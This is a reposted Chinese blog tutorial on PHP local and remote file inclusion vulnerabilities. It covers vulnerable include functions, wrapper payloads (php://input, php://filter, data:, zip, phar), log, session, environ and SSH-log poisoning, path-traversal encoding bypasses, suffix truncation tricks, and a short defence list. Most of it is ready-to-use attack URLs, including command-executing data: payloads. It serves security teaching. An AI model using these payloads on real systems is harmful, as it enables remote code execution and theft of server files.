php文件包含漏洞

转载

北境L 于 2019-03-03 01:26:50 发布 1583 收藏 3

相关函数

php中引发文件包含漏洞的通常是一下四个函数：
1.include()
2.include_once()
3.require()
4.require_once()
require()如果在包含的过程中有错，比如文件不存在等，直接退出，不会继续执行后续语句。
include()如果出错的话，只会提出警告，会继续执行后续语句。
require_once()和include_once()功能与require()和include()类似。如果一个文件已经被包含过了，require_once()和include_once()则不会再包含它，以避免函数重定义或变量重复值等问题。
当利用这四个函数来包含文件时，不管文件是什么类型（图片，txt等等），都会直接作为php文件进行解析。

运用场景

1.具有相关的文件包含函数
2.文件包含函数中存在动态变量，比如：`include $file;`
3.攻击者能够控制该变量，比如：`$file=$_GET['file'];`

分类

LFI（local file inclusion）
本地文件包含漏洞，顾名思义，指的是能打开并包含本地文件的漏洞。大部分情况下遇到的文件文件包含漏洞都是LFI。
RFI(remote file inclusion)
远程文件包含漏洞。是指能够包含远程服务器上的文件并执行。由于远程服务器的文件是我们可控的，因此漏洞一旦存在危害性会很大。
RFI利用条件：
1.allow_url_fopen=On
2.allow_url_include=On
两个配置选项均需要为On，才能远程包含文件成功。
在php.ini中，allow_url_fopen默认一直是On，而allow_url_include在PHP 5.2之后就默认为off。

包含姿势

PHP伪协议

php://input
利用条件：
1.allow_url_include=On
2.对allow_url_fopen不作要求
使用

```
index.php?file=php://input

POST:
<? phpinfo();?>
```

php://filter

使用：

```
index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

通过指定末尾的文件，可以读取经base64加密后的文件源码，之后再base64解码`base64.b64decode("******")`，虽然不能直接获取到shell，但是能够读取敏感文件，其危害性也是挺大的。

其他使用方式：

```
index.php?file=php://filter/convert.base64-encode/resource=index.php
```

效果跟前面一样，少了read等关键字。在绕过一些waf时也许有用。

phar://

利用条件：

1.php版本大于等于php 5.3.0

使用方式：

假设有个文件 phpinfo.txt，其内容为 <?php phpinfo();?>，打成压缩包。

指定绝对路径：

```
index.php?file=phar://D:/phpStudy/WWW/fileinclude/test.zip/phpinfo.txt
```

或者使用相对路径（这里test.zip就在当前目录下）

```
index.php?file=phar://test.zip/phpinfo.txt
```

zip://

利用条件：

1.php版本大于等于php 5.3.0

使用方式：

构造zip包。

使用zip协议，需要指定绝对路径，同时将`#`编码为`%23`，之后填上压缩包内的文件。

```
index.php?file=zip://D:\phpStudy\WWW\fileinclude\test.zip%23phpinfo.txt
```

注意：若是使用相对路径，则会包含失败。

data:URI schema

利用条件：

1.php版本大于等于5.2

2.allow_url_fopen=On

3.allow_url_include=On

使用方式一：

```
index.php?file=data:text/plain,<?php phpinfo();?>
```

执行命令：

```
index.php?file=data:text/plain,<?php system('whoami');?>
```

使用方式二：

```
index.php?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b
```

加号`+`的URL编码为`%2b`，`PD9waHAgcGhwaW5mbygpOz8+`的base64解码为`<?php phpinfo();?>`

执行命令：

```
index.php?file=data:text/plain;base64,PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==
```

其中`PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==`
的base64解码为：`<?php system('whoami');?>`

包含session

利用条件：session文件路径已知，并且其中内容部分可控。
使用方式：
php的session文件的保存了路径可以再phpinfo的session.save_path看到。
常见的php-session存放位置：
1./var/lib/sess_PHPSESSID
2./tmp/sess_PHPSESSID
3./tmp/session/sess_PHPSSID
session的文件名格式为sess_[phpsessid]。而phpsessid在发送的请求的cookie字段中可以看到。
要包含并利用的话，需要能控制部分session文件的内容。暂时没有通用的办法。有些时候，可以先包含进session文件，观察里面的内容，然后根据里面的字段来发现可控的变量，从而利用变量来写入payload，并再次包含，执行php代码。
参考实例：

https://kb.hitcon.org/post/165429468072/透過-lfi-引入-php-session-檔案觸發-rce

包含日志

访问日志

利用条件：
需要知道服务器日志的存储路径，且日志文件可读。
使用方式：
很多时候，web服务器会请求写入到日志文件中，比如Apache，在用户发送请求时，会将请求写入access/log，当发生错误时将错误写入error.log。默认情况下，日志保存路径在/var/log/apache2 。
但如果是直接发起请求，会导致一些符号被编码，使得包含无法正确解析。可以使用burp截包后修改。
在一些场景中，log的地址是被修改掉的。可以通过读取相应的配置文件后，再进行包含。
这里提供一道包含日志的ctf题目：https://chybeta.github.io/2017/08/06/SHACTF-2017-Web-writeup/#Methon-Two

SSH log

利用条件：
需要知道ssh-log的位置，且可读。默认情况下为/var/log/auth.log
使用方式：
用ssh连接：

```
ubuntu@VM-207-93-ubuntu:~$ ssh '<?php phpinfo(); ?>'@remotehost
```

之后会提示输入密码。
然后在remotehost的ssh-log中即可写入php代码。
进行文件包含即可。
参考：https://www.hackingarticles.in/rce-with-lfi-and-ssh-log-poisoning/

包含environ


利用条件：
1.php以cgi方式运行，这样environ才会保持UA头。
2.environ文件存储位置已知，且environ文件可读。
使用方式：
proc/self/environ中会保持user-agent头。如果在user-agent中插入php代码，则php代码会被写入到environ中。之后再包含它即可。
参考：
1.http://websecuritylog.blogspot.jp/2010/06/procselfenviron-injection.html

2.https://www.exploit-db.com/papers/12886/

包含fd

和包含environ类似。
参考：https://highon.coffee/blog/lfi-cheat-sheet/#procselffd-lfi-method

包含临时文件



php中上传文件，会创建临时文件。在Linux下使用/tmp目录，而在Windows下使用c:\windows\temp目录，在临时文件被删除之前，利用竞争即可包含该临时文件。
由于包含需要知道包含的 文件名。一种方式是进行暴力猜解，Linux下使用的随机函数有缺陷，而Windows下只有65535种不同的文件名，所以这个方法是可行的。
另一种方法是配合phpinfo页面的php variables，可以直接获取到上传文件的存储路径和临时文件名，直接包含即可。这个方法参考：https://www.insomniasec.com/downloads/publications/LFI With PHPInfo Assistance.pdf
类似利用临时文件的存在，竞争时间去包含的ctf题：https://chybeta.github.io/2017/08/22/XMAN夏令营-2017-babyweb-writeup/

包含上传文件

利用条件：
千变万化，至少还知道上传的文件路径以及文件名。
使用方式：
往往要配合上传的方法。具体参考文件上传漏洞。

小结

一个web服务往往会用到多个其他服务，比如ftp服务，数据库等等。这些应用也会产生相应的文件，具体情况具体分析。

绕过

平常碰到的情况肯定不会是简简单单的`include $_GET['file'];`这样直接把变量传入包含函数的。在很多时候包含的变量/文件不是完全可控的，比如下面这段代码指定了前缀和后缀：

```
<?php
 $file = $_GET['file'];
 include '/var/www/html/'.$file.'/test/test.php';
?>
```

这样就很“难”直接去包含前面提到的种种文件。

指定前缀

测试代码:

```
<?php
 $file = $_GET['file'];
 include '/var/www/html/'.$file;
?>
```

目录遍历
在/var/log/test.txt文件中有php代码`<?php phpinfo();?>`，则利用`../`可以进行目录遍历。

```
include.php?file=../../log/test.txt
```

此时服务器端实际拼接出来的路径为：/var/www/html/…/…/log/test.txt，也就是/var/log/test.txt 从而包含成功。

编码绕过

服务器端常常会对于`../`等做一些过滤，可以用一些编码来进行绕过。下面这些总结来自《白帽子讲Web安全》。

- 利用url编码
  - ../
    - %2e%2e%2f
    - ..%2f
    - %2e%2e/
  - ..\
    - %2e%2e%5c
    - ..%5c
    - %2e%2e\
- 二次编码
  - ../
    - %252e%252e%252f
  - ..\
    - %252e%252e%255c
- 容器/服务器的编码方式
  - ../
    - ..%c0%af
      - 注：Why does Directory traversal attack %C0%AF work?
    - %c0%ae%c0%ae/
      - 注：java中会把"%c0%ae"解析为"\uC0AE"，最后转义为ASCCII字符的"."（点）
      - Apache Tomcat Directory Traversal
  - ..\
    - ..%c1%9c

指定后缀

测试代码：

```
<?php
 $file = $_GET['file'];
 include $file.'/test/test.php';
?>
```

URL

url格式

```
  protocol :// hostname[:port] / path / [;parameters][?query]#fragment
```

在远程文件包含漏洞中，可以利用query或fragment来绕过后缀限制。
用法一：
query(?)

```
index.php?file=http://remoteaddr/remoteinfo.txt?
```

则包含的文件为 `http://remoteaddr/remoteinfo.txt?/test/test.php`
问好后面的部分 `/test/test.php`，也就是指定的后缀被当做query从而被绕过。
用法二：
fragment(#)


```
index.php?file=http://remoteaddr/remoteinfo.txt%23
```

则包含的文件为 `http://remoteaddr/remoteinfo.txt#/test/test.php`
问号后面的 `/test/test.php`，也就是指定的后缀被当做fragment从而被绕过。注意需要把 `#` 进行url编码为 `%23`

利用协议
测试代码：

```
<?php
 $file = $_GET['file'];
 include $file.'/test/test.php';
?>
```

zip协议
构造压缩包



其中的test.php的内容为

```
<?php phpinfo();?>
```

利用zip协议，注意要指定绝对路径

```
index.php?file=zip://D:\phpStudy\WWW\fileinclude\chybeta.zip%23chybeta
```

则拼接后为：zip://D:\phpStudy\WWW\fileinclude\chybeta.zip#chybeta/test/test.php
能够包含成功。

> phar协议绕过遇到些问题，暂时省略。

长度截断
利用条件：php版本小于5.2.8
目录字符串，在Linux下4096字节时会达到最大值，在Windows下是256字节。只要不断的重复 `./`

```
index.php?file=./././././././././././././././././././././././././././././././***./././././././././shell.txt
```

则后缀 `/test/test.php`，在达到最大值后直接回被丢弃掉。

0字节截断

利用条件：php版本小于php 5.3.4

```
index.php?file=phpinfo.txt%00
```

防御方案

1. 在很多场景中都需要去包含web目录之外的文件，如果php配置了open_basedir，则会包含失败
2. 做好文件的权限管理
3. 对危险字符进行过滤等等

参考文献

白帽子讲web安全
From LFI to RCE in php
l3m0n: 文件包含漏洞小结
LFI Cheat Sheet
Local File Inclusion

参考博客

https://chybeta.github.io/2017/10/08/php文件包含漏洞/